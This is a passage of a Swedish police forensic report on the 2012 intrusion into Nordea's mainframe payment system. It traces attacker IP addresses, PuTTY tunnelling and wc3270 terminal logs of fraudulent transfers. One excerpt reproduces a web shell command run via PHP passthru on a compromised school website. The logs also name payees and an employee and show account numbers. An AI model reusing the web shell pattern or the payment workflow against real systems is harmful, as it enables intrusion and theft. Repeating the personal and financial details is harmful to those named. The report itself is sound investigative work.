SKAPAD	2012-07-06 10:06:10	CET

Nedan visas en skiss över hur intrången från IP-adresserna troligen sett ut:



Bild 27 Beskrivning av de IP-adresser som använts för att direkt ansluta till Nordea

78.39.160.3

Information Technology Company, Iran. I Nordeas logg förekommer IP-adressen vid sammanlagt 24 tillfällen. Vid två tillfällen den 2 juni, vid 20 tillfällen mellan den 22 och den 27 juli, vid ett tillfälle den 1 augusti och ett tillfälle den 10 augusti 2012. Penningtransaktioner skedde från denna IP-adress vid tre tillfällen, mellan den 22 och den 24 juli.

IP-adressen återfanns i två olika filer på den undersökta datorn. I registerfilen *"Partition 3\Users\a\NTUSER.DAT"* fanns IP-adressen under *"\SimonTatham\PuTTY\SshHostKeys"*, se bild nedan.



Bild 28

IP-adressen återfanns också i en systemåterställningspunkt, sannolikt en kopia av registervärdet ovan.

Ytterligare referenser till IP-adressen återfanns inte på datorn. Däremot fanns spår från de faktiska penningtransaktioner som genomförts från IP-adressen med i olika loggfiler återfunna i den krypterade containern (t001a). Även uppgifter om den person och det företag till vilka överföringarna var ställda återfanns i textdokument på den krypterade containern. Dessa filer redovisas nedan under rubriken "Överföringar".

Den 27 juli finns det i Nordeas logg flera anslutningar från IP-adressen. Bland dessa en anslutning klockan 17.03. I den krypterade containern påträffades bildfilen *"pank1.orig.png"*.

FILNAMN	SÖKVÄG	
pank1.orig.png	t001a\a\x\cpr\uni\pank1.orig.png	
SKAPAD	2012-07-27 18:58:44	CET

Bilden visar kontouppgifter för bl.a. "Nets A/S" och ett konto med nummer 8479274011. Detta konto används sedan till att föra över pengar ifrån, vid de fyra penningstransaktionerna, den 1 augusti. Se mer information om överföringarna finns under rubriken "Överföringar".



Bild 29 Bilden visar kontouppgifter för bl.a. "Nets A/S" och ett konto med nummer 8479274011

Nedan visas en skiss över hur anslutningen till Nordea troligen sett ut.



Bild 30 Beskrivning av den Iranska IP-adress från Information Technology Company som anslutit till Nordea

213.212.51.244

IP-Only Telecommunication Networks AB, Sverige. I Nordeas logg förekommer IP-adressen vid 103 tillfällen under tiden den 1 till den 15 augusti 2012. Bland dessa finns fyra försök till penningöverföring den 1 augusti.

IP-adressen 213.212.51.244 spårades via IP-Only Telecommunication AB och tillhörde enligt dem Thomas Leijon Fastighets AB under tidsperioden den 1 till den 15 augusti 2012. Efter kontakt med Thomas Lejon Fastighets AB framkom att IP-adressen under den aktuella tiden disponerats av It-företaget NMU Group, se PM NMU Group. Hos NMU Group, som bl.a. erbjuder webbhotell, kunde man konstatera att en av deras kunder, Malmö Borgarskola, den 1 augusti haft ett intrång från IP-adressen 124.248.187.91 (Kambodja).

En närmare analys av attacken på Malmö Borgarskolas hemsida är gjord av säkerhetspolisen. Se PM Minnesanteckning Malmö Borgarskola upprättad av Jesper Blomström.

I det undersökta beslaget återfanns ingen referens till IP-adressen 213.212.51.244. Däremot återfanns loggfiler över de fyra försöken till penningöverföring den 1 augusti på den krypterade containern (t001a). Dessa loggfiler redovisas nedan under rubriken ”Överföringar”.

I den krypterade containern återfanns textfilen *”malmostuds.txt”* som refererar till Malmö Borgarskolas hemsida.

FILNAMN	SÖKVÄG	
malmostuds.txt	t001a\a\x\cpr\malmostuds.txt	
SKAPAD	2012-05-07 00:37:06	CET

Nedan visas ett utdrag ur filen ”malmostuds.txt”

```
www.malmoborgarskola.se/photo/utbildning/72_i7kqafi1t7.php?1=passthru('uname -
a');
```

Utdrag 21 Utdrag ur filen *”malmostuds.txt”*

IP-adressen 124.248.187.91 som användes vid intrånget mot Malmö borgarskola återfanns vid 14 tillfällen i den undersökta datorn. Bl.a. i filen *”JFEU6FRP.txt”*, se utdrag nedan.

FILNAMN	SÖKVÄG	
JFEU6FRP.txt	Partition 3\Users\a\AppData\Roaming\Microsoft \Windows\Cookies\JFEU6FRP.txt	
SKAPAD	2012-08-01 06:26:06	CET

```
Apache
124.248.187.91.1343795176606422
www.networkworld.com/
1536
3153454080
30387520
3303402101
30240669
*
```

Utdrag 22 Innehållet i filen ”JFEU6FRP.txt”. Den markerade texten motsvarar tidpunkten 2012-08-01, 06:26:06 (CET).

Bilden nedan visar hur attacken via Malmö troligen gått till.



Bild 31 Beskrivning av den svenska IP-adress från Malmö Borgarskola som anslutit till Nordea

Överföringar

Enligt dokumentet ”Betalningsöversikt” som överlämnats från Nordea till Rikskriminalpolisen har Nordea noterat åtta obehöriga penningtransaktioner i sitt system.

i den krypterade containern (t001a) återfanns två olika typer av loggfiler vars innehåll matchar namn och belopp i de olika transaktionerna. Båda typerna av loggfiler går att skapa genom programmet wc3270. Den ena loggfilen visar vad som händer på den egna datorn (trace-logg) medan den andra typen speglar vad man ser på den dator man anslutit till (terminal-logg).

Den 23 juli klockan 02.13 (IP 78.39.160.3):

- 24 200 DKK till Mohamed Haji Elmi.

Text som matchar den aktuella överföringen återfanns i tre olika filer i den krypterade containern (t001a). Kopior på texten eller delar där av återfanns dessutom på den oallokerade delen av partitionen. Nedan följer utdrag ur de tre filer där texten återfanns:

I filen *"x3trc.6164.txt"* påträffades inledningen på en tracelog som skapas då programmet wc3270 startas. Filen omfattar 3 sidor och återfinns i sin helhet i bilaga 2012-0201-BG25023-26.27 x3trc.6164

FILNAMN	SÖKVÄG	
x3trc.6164.txt	Partition 3\Users\a\AppData\Roaming \wc3270\x3trc.6164.txt	
SKAPAD	2012-07-23 00:43:40	CET
SENAST ÄNDRAD	2012-07-23 00:44:03	CET

I " *x3trc.6164.txt* " syns hur platsen för var traceloggfilen skall sparas ändras från Windows partitionen, till den krypterade containern och filen *"sctr04bet.txt"*.

FILNAMN	SÖKVÄG	
sctr04bet.txt	t001a\a\x\cpr\uni\sctr04bet.txt	
SKAPAD	2012-07-23 00:44:05	CET
SENAST ÄNDRAD	2012-07-23 03:29:37	CET

Nedan visas ett utdrag ur filen *"sctr04bet.txt"*. I utdraget har tomma rader tagits bort. Filen återfinns i sin helhet i bilaga 2012-0201-BG25023-26.26 sctr04bet.

```
20120722.224405.302 Trace started
 Version: wc3270 v3.3.12ga7 Wed Aug 24 09:36:34 CDT 2011 pdm
 Build options: --enable-ansi --disable-apl --enable-dbcs --enable-ft --disable-
local-process --enable-printer --enable-script --enable-tn3270e --enable-trace --
with-ssl --without-readline
 Command: wc3270.exe C:\Program Files (x86)\wc3270\wc3270.exe
 Model 3279-2-E, 24 rows x 80 cols, extended data stream, color emulation,
bracket charset
 ANSI codepage: 1252
 Host codepage: 37
 Connected to 127.0.0.1, port 6023
```

Utdrag 23 Utdrag ur filen *"sctr04bet.txt"*

På sista raden utdraget ovan står "Connected to 127.0.0.1, port 6023" vilket motsvarar att man anslutit till den egna datorn (127.0.0.1). I Windows register under PuTTY finns inställningar som gör att just denna anslutning på port 6023

omdirigeras till en annan dator med IP-adressen 192.168.1.97. Denna IP-adress motsvarar datorn ”Metaverse”, beslag 2012-0201-BG25023-2.



Bild 32 Beskrivning av omdirigeringen av port 6023



Bild 33 Port 6023 omdirigeras till 192.168.1.97

På den första raden i loggen, utdrag 24, står ”20120722.224405.302 Trace started”. Detta är sannolikt datorns egen tid, det vill säga den 22 juli 2012 klockan 22.44. som vid tidpunkten för beslaget angav tiden i UTC.

Tidpunkten då loggen startade är i sådana fall klockan 0.44 västeuropeisk tid vilket också överensstämmer med tidpunkten då filen skapades på datorn. Sista raderna i loggen är:

```
20120723.012937.795 Command[1]: 'quit'
20120723.012937.795  Command -> Exit()
20120723.012937.795 Trace stopped
```

Utdrag 24 Utdrag ur filen ”*sctr04bet.txt*”

Tidsstämpeln 20120723.012937.795 motsvarar den 23 juli 2012 klockan 03.29 västeuropeisk tid. Detta överensstämmer med filens egen tidsstämpel då den senast ändrades.

Text som matchar den första överföringen återfinns på flera ställen i loggen. Nedan visas två utdrag ur filen.

```
20120722.231104.450 KeyDown vkey 0x45 (E) scan 0x12 char U+0045 state 0x30 (Shift
NumLock)
20120722.231104.450  [xk 0x45] Shift <Key>E -> Default -> Key("U+0045")
20120722.231104.450  Key -> Key(U+0045)
20120722.231104.451 Waiting for events
20120722.231104.481 Got event 0x0
20120722.231104.482 Waiting for events
20120722.231104.513 Got event 0x0
20120722.231104.514 Waiting for events
20120722.231104.545 Got event 0x0
20120722.231104.546 KeyDown vkey 0x4c (L) scan 0x26 char U+006c state 0x20
(NumLock)
```

```
20120722.231104.546  [xk 0x6c] <Key>l -> Default -> Key("U+006c")
20120722.231104.546  Key -> Key(U+006c)
20120722.231104.547 Waiting for events
20120722.231104.625 Got event 0x0
20120722.231104.626 Waiting for events
20120722.231104.705 Got event 0x0
20120722.231104.706 KeyDown vkey 0x4d (M) scan 0x32 char U+006d state 0x20
(NumLock)
20120722.231104.706  [xk 0x6d] <Key>m -> Default -> Key("U+006d")
20120722.231104.706  Key -> Key(U+006d)
20120722.231104.707 Waiting for events
20120722.231104.785 Got event 0x0
20120722.231104.786 Waiting for events
20120722.231104.881 Got event 0x0
20120722.231104.882 KeyDown vkey 0x49 (I) scan 0x17 char U+0069 state 0x20
(NumLock)
20120722.231104.882  [xk 0x69] <Key>i -> Default -> Key("U+0069")
20120722.231104.882  Key -> Key(U+0069)
```

Utdrag 25 Utdrag ur filen *"sctr04bet.txt"* den markerade texten visar tangentbordstryckningarna för ELMI

```
20120723.000901.986 Keyboard lock(key_AID) +OIA_TWAIT +OIA_LOCKED
> Enter(22,11) SetBufferAddress(3,7) '1' SetBufferAddress(6,29) 'MOHAMED HA ...
... JI ELMI, AHMED           ' SetBufferAddress(7,29) '                      ...
...                  ' SetBufferAddress(8,29) '                              ...
...       ' SetBufferAddress(9,29) '                                  ' Set ...
... BufferAddress(11,29) 'A' SetBufferAddress(12,29) '58300563709596        ...
...                ' SetBufferAddress(13,29) '230712' SetBufferAddress(14,29 ...
... ) '       24.200,00' SetBufferAddress(15,29) 'DKK' SetBufferAddress(16, ...
... 29) 'J' SetBufferAddress(17,29) '                ' SetBufferAddress(18, ...
... 29) SetBufferAddress(19,29) 'B' SetBufferAddress(22,9) 'ja '
20120723.000901.990 SENT TN3270E(3270-DATA NO-RESPONSE 251)
> +5.61432s
> 0x0   00000000fb7d5a5a11c2e6f111c66cd4d6c8c1d4c5c440c8c1d1c940c5d3d4c9
> 0x20  6b40c1c8d4c5c4404040404040404040404011c77c4040404040404040404040
> 0x40  4040404040404040404040404040404040404040404040404011c94c4040404040
> 0x60  4040404040404040404040404040404040404040404040404040404040114a
> 0x80  5c4040404040404040404040404040404040404040404040404040404040404040
> 0xa0  40404040114c7cc1114e4cf5f8f3f0f0f5f6f3f7f0f9f5f9f640404040404040
> 0xc0  4040404040404040404040404040114f5cf2f3f0f7f1f211506c404040404040
> 0xe0  40f2f44bf2f0f06bf0f011d17cc4d2d211d34cd111d45c404040404040404040
> 0x100 4040404040404011d56c11d67cc2115ad8918140ffef
20120723.000901.994 SENT EOR
```

Utdrag 26 Utdrag ur filen *"sctr04bet.txt"*

Filen *"scrtmaqs.txt"* är en terminallogg som kan skapas via wc3270.

FILNAMN	SÖKVÄG	
scrtmaqs.txt	t001a\a\x\cpr\uni\scrtmaqs.txt	
SKAPAD	2012-07-23 07:22:07	CET
SENAST ÄNDRAD	2012-07-23 09:45:28	CET

De tidpunkter som finns angivna i loggfilen är den 23 juli 2012 mellan klockan 7.21.54 och 9.40.48. Dessa tidpunkter är sannolikt från den server man anslutit till. Då tidpunkterna i loggfilen inte matchar Nordeas tidpunkter för överföringarna innehåller filen sannolikt inte själva överföringen utan bara status på tidigare gjorda överföringar samt en del andra kontouppgifter.

Nedan visas ett utdrag ur filen *"scrtmaqs.txt"*. Filen återfinns i sin helhet i bilaga 2012-0201-BG25023-26.28.

```
Unitel Betalinger
```

```
--------------------------------------------------------------------------------
Side 1 af 3            Foresp¦rgsel p} udenlandsk overf¦rsel
Oprettet : 23.07.2012 af MR                        kvit1 : RD   kvit2 :
Status   : Effektueret                          Reference : 6595682501913413

Betalingsmodtager ===>  MOHAMED HAJI ELMI, AHMED



Overf¦rselstype   ===>  A
@nsket ovf. dato  ===>  23.07.2012        Forv. ovf. dato        23.07.2012
Faktisk ovf. dato ===>  23.07.2012
Afsenderkonto     ===>  58300563709596
Debet bel¦b       ===>          24.200,00
Indtastet bel¦b   ===>          24.200,00        Ovf. bel         24.200,00
Valuta            ===>  DKK
Modv{rdi (J/N)    ===>  N
Kurs reference    ===>
Aftalekurs        ===>
Afregningskurs    ===>      100,000000
Landekode         ===>  SE
```

Utdrag 27 Utdrag ur filen *"scrtmaqs.txt"*

Filen *"sctr.illeback.log"* är även det en terminallogg som kan ha skapats genom wc3270.

FILNAMN	SÖKVÄG	
sctr.illeback.log	t001a\a\x\cpr\sctr.illeback.log	
SKAPAD	2012-07-27 14:00:09	CET
SENAST ÄNDRAD	2012-08-02 02:03:24	CET

De tidpunkter som finns angivna i loggfilen är mellan klockan 14.00 och 22.55 den 27 juli 2012. Då tidpunkterna i loggfilen skiljer sig flera dygn från Nordeas tidpunkter för överföringarna innehåller filen sannolikt inte själva överföringen utan bara status på tidigare gjorda överföringar samt en del andra kontouppgifter.

Nedan visas ett utdrag ur filen " sctr.illeback". Filen återfinns i bilaga 2012-0201-BG25023-26.29. Bilagan är redigerad på så sätt att den sista delen som visar anslutningar mot ett annat företag har tagits bort.

```
Unitel Betalinger
 --------------------------------------------------------------------------------
 Side 001  af   1         Foresp¦rgsel p} betalinger

 S{t Overf¦r.                          Ant.                  Ovf Mod-
 XTK Dato     Type Modtager/Debetkonto  bet. Bel¦b           val v{r  Stat

  .  24072012 UBE  EARTHPORT PLC                    3.900,00 EUR      EFFE
  .  24072012 UBE  MOHAMED HAJI ELMI, A            30.300,00 DKK  J   AFML
  x  24072012 UBE  MOHAMED HAJI ELMI, A             2.300,00 DKK  J   AFML
  .  23072012 UBE  MOHAMED HAJI ELMI, A            24.200,00 DKK      EFFE
```

Utdrag 28 Utdrag ur filen *"scrtmaqs.txt"*

Den 23 juli klockan 21.13 till den 24 juli klockan 1.56 (IP 78.39.160.3):

- 2 300 DKK till Mohamed Haji Elmi (klockan 21.13).
- 30 300 DKK till Mohamed Haji Elmi (klockan 21.19).
- 3 900 EUR till Earthport Plc (klockan 1.56).

Text som matchar belopp och namn i de tre överföringarna återfanns i en loggfil samt på den oallokerade delen av den krypterade containern. I filen *"sctr.illeback.log"* återfanns de olika beloppen och betalningsmottagarna vid fler än tio tillfällen, se utdraget ovan. Den text som återfanns på den oallokerade delen av hårddisken är helt eller delvis samma text som i *"sctr.illeback.log"*.

Den 1 augusti 2012 klockan 13.27 till 14.57 (IP 213.212.51.244):

- 420 000 EUR till SEE System Services Establishment (klockan 13.27)
- 88 140 DKK till Abdul-Rahim Bashe Said (klockan 13.36)
- 99 808 DKK till Seifaddin Sedira (klockan 14.02).
- 230 000 EUR till Clevellina Ltd (klockan 14.57)

I den krypterade containern återfanns filen *"sctr.pankbs.log"*. Filen innehöll text som matchar samtliga fyra transaktioner. Innehållet i filen är sannolikt en terminallogg från wc3270.

FILNAMN	SÖKVÄG	
sctr.pankbs.log	t001a\a\x\cpr\sctr.pankbs.log	
SKAPAD	2012-08-01 13:18:54	CET
SENAST ÄNDRAD	2012-08-01 15:33:43	CET

Nedan visas fem utdrag ur filen *"sctr.pankbs.log"*. Filen återfinns i sin helhet i bilaga 2012-0201-BG25023-26.30 sctr.pankbs.

Utdragen är redigerade på så sätt att tomma rader tagits bort och text som matchar överföringarna markerats. Filen innehåller fler referenser till de aktuella överföringarna än vad som redovisas nedan.

Utdrag 1

```
UNITEL BETALINGER
 ------------------------------------------------------------------------------
 TID: 13.27.24           BETALINGER (BULK)                    DATO 01.08.2012

                         INDTAST RUTINE ==> 3

                     1. Indtastning af betalinger
                     2. Foresp¦rgsel p} betalinger
                     3. Kvittering af betalinger

 BILLEDVALG     =      INDTAST BILLEDVALG OG BRUG F10
 INDTAST RUTINE OG BRUG ENTER
```

Utdrag 29 Utdrag ur filen *"sctr.pankbs.log"*

```
                                                                F12 = HOVEDMENU

================================================================================
 Unitel Betalinger
 ------------------------------------------------------------------------------
 Side    1 af    1     Kvittering af betalingsanmodninger

 S{t                                Ant.
 XKS  Modtager/Debetkonto           Bet. Type Iso Bel¦b                Kv1 Kv2

 X   SSE SYSTEM SERVICES ESTABLISHM      UBE  EUR           420.000,00 KAO
```

```
 Vil De "Kvit"tere eller "Slet"te denne side   .... eller 0001   betalinger ....
 eller foretage et valg og brug Enter. X = Vis, K = Kvitter, S = Slet
 F1 = Tilbage  F2 = Frem  F3 = Kode indtastning F12 = Betalingsmenu
================================================================================
 Unitel Betalinger
 ------------------------------------------------------------------------------
 Side 1 af 3            Foresp¦rgsel p} udenlandsk overf¦rsel
 Oprettet : 01.08.2012 af PIA KARINA OLSEN           kvit1 : KAO  kvit2 :
 Status   : Ikke kvitteret                      Reference : 6739192501997620

 Betalingsmodtager ===>  SSE SYSTEM SERVICES ESTABLISHMENT
                         STOCKLERWEG 1
                         9490 VADUZ
                         PRINCIPALITY OF LIECHTENSTEIN
 Overf¦rselstype   ===>  A
 @nsket ovf. dato  ===>  01.08.2012        Forv. ovf. dato        01.08.2012
 Faktisk ovf. dato ===>
 Afsenderkonto     ===>  DK1120008479274011
 Debet bel¦b       ===>
 Indtastet bel¦b   ===>        420.000,00        Ovf. bel
 Valuta            ===>  EUR
 Modv{rdi (J/N)    ===>  N
 Kurs reference    ===>
 Aftalekurs        ===>
 Afregningskurs    ===>
 Landekode         ===>  CH

 Brug Enter for sideskift                       F12 = Oversigt over betalinger
```

Utdrag 30 Utdrag ur filen *"sctr.pankbs.log"*

Utdrag 2

```
UNITEL BETALINGER
 ------------------------------------------------------------------------------
 TID: 13.30.27           BETALINGER (BULK)                    DATO 01.08.2012

                         INDTAST RUTINE ==> 1

                      1. Indtastning af betalinger
                      2. Foresp¦rgsel p} betalinger
                      3. Kvittering af betalinger

BILLEDVALG     =      INDTAST BILLEDVALG OG BRUG F10
 INDTAST RUTINE OG BRUG ENTER
                                                          F12 = HOVEDMENU
================================================================================
 Unitel Betalinger
 ------------------------------------------------------------------------------
                         Indtastning af betalinger

                         Indtast rutine ==> 5

                      1. Indbetalingskort / Girobetaling
                      2. Kontooverf¦rsel i Nordea
                      3. Check til Danmark
                      4. Indenlandsk bankoverf¦rsel / Koncernoverf¦rsel
                      5. Udenlandsk overf¦rsel
                      6. Check til udland
                      7. T¦mning af postgirokonto
                      8. Request for transfer
                      9. Indkommen koncernovf

Billedvalg     =      Indtast billedvalg og brug F10
 V{lg den ¦nskede betalingstype og brug Enter
                                                      F12 = Menu (BETA)
================================================================================
 Unitel Betalinger
```

```
 ------------------------------------------------------------------------------
 Side 1 af 3                Udenlandsk overf¦rsel

 Betalingsmodtager    ===>  Abdul-Rahim Bashe Said

 Overf¦rselstype
 (A/E/K/P/V/Z)        ===>
 Afsender konto       ===>
 Overf¦rselsdato      ===>
 Bel¦b                ===>
 Valuta               ===>
 Modv{rdi (J/N)       ===>  N
 Kurs reference       ===>
 Aftalekurs           ===>
 Gebyr    (A/M/B)     ===>  B

 F1=Giro  F2=Konto  F3=Check  F4=Ovf.              F6=Udl. Check  F7=Postgiro
 F8=RFT                                                  F12=Betalingsmenu
================================================================================
 Unitel Betalinger
 ------------------------------------------------------------------------------
 Side 1 af 3                Udenlandsk overf¦rsel

 Betalingsmodtager    ===>  ABDUL-RAHIM BASHE SAID

 Overf¦rselstype
 (A/E/K/P/V/Z)        ===>  A
 Afsender konto       ===>  0970102353
 Overf¦rselsdato      ===>  010812
 Bel¦b                ===>  88140
 Valuta               ===>  DKK
 Modv{rdi (J/N)       ===>  N
 Kurs reference       ===>
